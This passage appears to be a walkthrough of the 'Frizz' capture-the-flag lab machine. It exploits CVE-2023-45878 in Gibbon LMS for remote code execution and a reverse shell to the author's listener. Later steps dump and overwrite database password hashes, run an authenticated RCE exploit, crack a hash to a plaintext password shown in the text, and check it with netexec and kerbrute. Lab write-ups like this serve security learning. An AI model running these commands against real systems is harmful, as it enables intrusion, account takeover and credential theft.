
but nothing interesting was found, after searching bit more i found the Arbitray file read vulnerability → https://github.com/advisories/GHSA-r526-pvv3-w6p8 : CVE-2023-45878
let’s use exploit to get RCE
python3 CVE-2023-45878.py -t frizzdc.frizz.htb -c whoami
to get reverse shell we can use -s option with -i for ip and -p for port
start the reverse shell listener on port 443 and run following command
python3 CVE-2023-45878.py -t frizzdc.frizz.htb -s -i 10.10.14.17 -p 443
we got the shell on port 443

there’s no user folder on C:\Users folder.

let’s check what privileges do we have using whoami /priv

Users on the Machine

let’s check our user’s group membership
enumerating the local files on machine i found database credentials in the C:\xampp\htdocs\Gibbon-LMS\config.php file

let’s use the chisel to forward the mysql port to our kali machine
first transfer the chisel.exe to target machine and start chisel server for reverse proxy on kali
chisel server --reverse --port 5000on windows machine
.\chisel.exe client 10.10.14.17:5000 R:3306:127.0.0.1:3306now you can access mysql database from our kali machine
mysql -h 127.0.0.1 -u MrGibbonsDB -p
it shows the SSL error we can resolve it by --skip-ssl
mysql -h 127.0.0.1 -u MrGibbonsDB -p --skip-ssl
run show databses; command to list the databases

hmm, to use the database gibbon run use gibbon
let’s run show tables command to list the tables inside the gibbon database

MariaDB [gibbon]> show tables;+---------------------------------------+| Tables_in_gibbon |+---------------------------------------+| gibbonaction || gibbonactivity || gibbonactivityattendance || gibbonactivityslot || gibbonactivitystaff || gibbonactivitystudent || gibbonactivitytype || gibbonadmissionsaccount || gibbonadmissionsapplication || gibbonalarm || gibbonalarmconfirm || gibbonalertlevel || gibbonapplicationform || gibbonapplicationformfile || gibbonapplicationformlink || gibbonapplicationformrelationship || gibbonattendancecode || gibbonattendancelogcourseclass || gibbonattendancelogformgroup || gibbonattendancelogperson || gibbonbehaviour || gibbonbehaviourletter || gibboncountry || gibboncourse || gibboncourseclass || gibboncourseclassmap || gibboncourseclassperson || gibboncrowdassessdiscuss || gibboncustomfield || gibbondataretention || gibbondaysofweek || gibbondepartment || gibbondepartmentresource || gibbondepartmentstaff || gibbondiscussion || gibbondistrict || gibbonemailtemplate || gibbonexternalassessment || gibbonexternalassessmentfield || gibbonexternalassessmentstudent || gibbonexternalassessmentstudententry || gibbonfamily || gibbonfamilyadult || gibbonfamilychild || gibbonfamilyrelationship || gibbonfamilyupdate || gibbonfileextension || gibbonfinancebillingschedule || gibbonfinancebudget || gibbonfinancebudgetcycle || gibbonfinancebudgetcycleallocation || gibbonfinancebudgetperson || gibbonfinanceexpense || gibbonfinanceexpenseapprover || gibbonfinanceexpenselog || gibbonfinancefee || gibbonfinancefeecategory || gibbonfinanceinvoice || gibbonfinanceinvoicee || gibbonfinanceinvoiceeupdate || gibbonfinanceinvoicefee || gibbonfirstaid || gibbonfirstaidfollowup || gibbonform || gibbonformfield || gibbonformgroup || gibbonformpage || gibbonformsubmission || gibbonformupload || gibbongroup || gibbongroupperson || gibbonhook || gibbonhouse || gibboni18n || gibbonin || gibboninarchive || gibboninassistant || gibbonindescriptor || gibbonininvestigation || gibbonininvestigationcontribution || gibboninpersondescriptor || gibboninternalassessmentcolumn || gibboninternalassessmententry || gibbonlanguage || gibbonlibraryitem || gibbonlibraryitemevent || gibbonlibrarytype || gibbonlog || gibbonmarkbookcolumn || gibbonmarkbookentry || gibbonmarkbooktarget || gibbonmarkbookweight || gibbonmedicalcondition || gibbonmessenger || gibbonmessengercannedresponse || gibbonmessengerreceipt || gibbonmessengertarget || gibbonmigration || gibbonmodule || gibbonnotification || gibbonnotificationevent || gibbonnotificationlistener || gibbonoutcome || gibbonpayment || gibbonpermission || gibbonperson || gibbonpersonaldocument || gibbonpersonaldocumenttype || gibbonpersonmedical || gibbonpersonmedicalcondition || gibbonpersonmedicalconditionupdate || gibbonpersonmedicalupdate || gibbonpersonreset || gibbonpersonstatuslog || gibbonpersonupdate || gibbonplannerentry || gibbonplannerentrydiscuss || gibbonplannerentryguest || gibbonplannerentryhomework || gibbonplannerentryoutcome || gibbonplannerentrystudenthomework || gibbonplannerentrystudenttracker || gibbonplannerparentweeklyemailsummary || gibbonreport || gibbonreportarchive || gibbonreportarchiveentry || gibbonreportingaccess || gibbonreportingcriteria || gibbonreportingcriteriatype || gibbonreportingcycle || gibbonreportingprogress || gibbonreportingproof || gibbonreportingscope || gibbonreportingvalue || gibbonreportprototypesection || gibbonreporttemplate || gibbonreporttemplatefont || gibbonreporttemplatesection || gibbonresource || gibbonresourcetag || gibbonrole || gibbonrubric || gibbonrubriccell || gibbonrubriccolumn || gibbonrubricentry || gibbonrubricrow || gibbonscale || gibbonscalegrade || gibbonschoolyear || gibbonschoolyearspecialday || gibbonschoolyearterm || gibbonsession || gibbonsetting || gibbonspace || gibbonspaceperson || gibbonstaff || gibbonstaffabsence || gibbonstaffabsencedate || gibbonstaffabsencetype || gibbonstaffapplicationform || gibbonstaffapplicationformfile || gibbonstaffcontract || gibbonstaffcoverage || gibbonstaffcoveragedate || gibbonstaffduty || gibbonstaffdutyperson || gibbonstaffjobopening || gibbonstaffupdate || gibbonstring || gibbonstudentenrolment || gibbonstudentnote || gibbonstudentnotecategory || gibbonsubstitute || gibbontheme || gibbontt || gibbonttcolumn || gibbonttcolumnrow || gibbonttday || gibbonttdaydate || gibbonttdayrowclass || gibbonttdayrowclassexception || gibbonttimport || gibbonttspacebooking || gibbonttspacechange || gibbonunit || gibbonunitblock || gibbonunitclass || gibbonunitclassblock || gibbonunitoutcome || gibbonusernameformat || gibbonyeargroup |+---------------------------------------+191 rows in set (0.319 sec)there are many tables in the database i searched on google for table name that stores the login information in Gibbon LMS i found that gibbonPerson table stores the login information
let’s extract data from the gibbonPerson table
Note: I first run select * from gibbonPerson; query then i found the appropriate columns names to run exect query to get only id,username and password
select gibbonPersonID,username,Passwordstrong from gibbonPerson;
i tried to crack the password but no success, so i tried to update password and i found this thread which shows the correct query to update the password
https://ask.gibbonedu.org/t/admin-password-reset-no-password-field-in-sql/3746
UPDATE gibbonPerson SET passwordStrong=SHA2(CONCAT(@salt:=SUBSTRING(MD5(RAND()), 1, 22), "admin@123"), 256), passwordStrongSalt=@salt WHERE gibbonPerson.gibbonPersonID=0000000001;
also after running select query we noticed that hash is now changed we assume that we successfully updated the password of f.frizzle user
let’s login to Gibbon portal using f.frizzle:admin@123 creds

and Boom! we’re in
let’s try the https://www.exploit-db.com/exploits/51903 as now we have valid credentials
let’s check if the Exploit it working or not we’ll start tcpdump to capture ICMP request on kali machine
sudo tcpdump -i tun0 icmp -vand then run the exploit
python3 51903.py 10.10.11.60 80/Gibbon-LMS 'f.frizzle@frizz.htb' 'admin@123' "ping -n 1 10.10.14.17"
on tcpdump output

we run the whoami command to see what user we have RCE as

LOL 😂 we’re still at w.webservice user!
let’s try again to crack the hash this time i am using different approach to crack the hash first create a hash file that contains following hash
f.frizzle:$dynamic_82$067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03$/aACFhikmNopqrRTVz2489
crack the hash using john
john --format=dynamic='sha256($s.$p)' f_frizzle.hash --wordlist=/usr/share/wordlists/rockyou.txt
let’s check the password using netexc
netexec smb 10.10.11.60 -u f.frizzle -p Jenni_Luvs_Magic23
it shows not supported maybe it requires the kerberos authentication? let’s verify this using kerbrute
kerbrute bruteuser --dc 10.10.11.60 -d frizz.htb password.txt f.frizzle -v
first we’ll need to sync the times of KDC and our kali machine
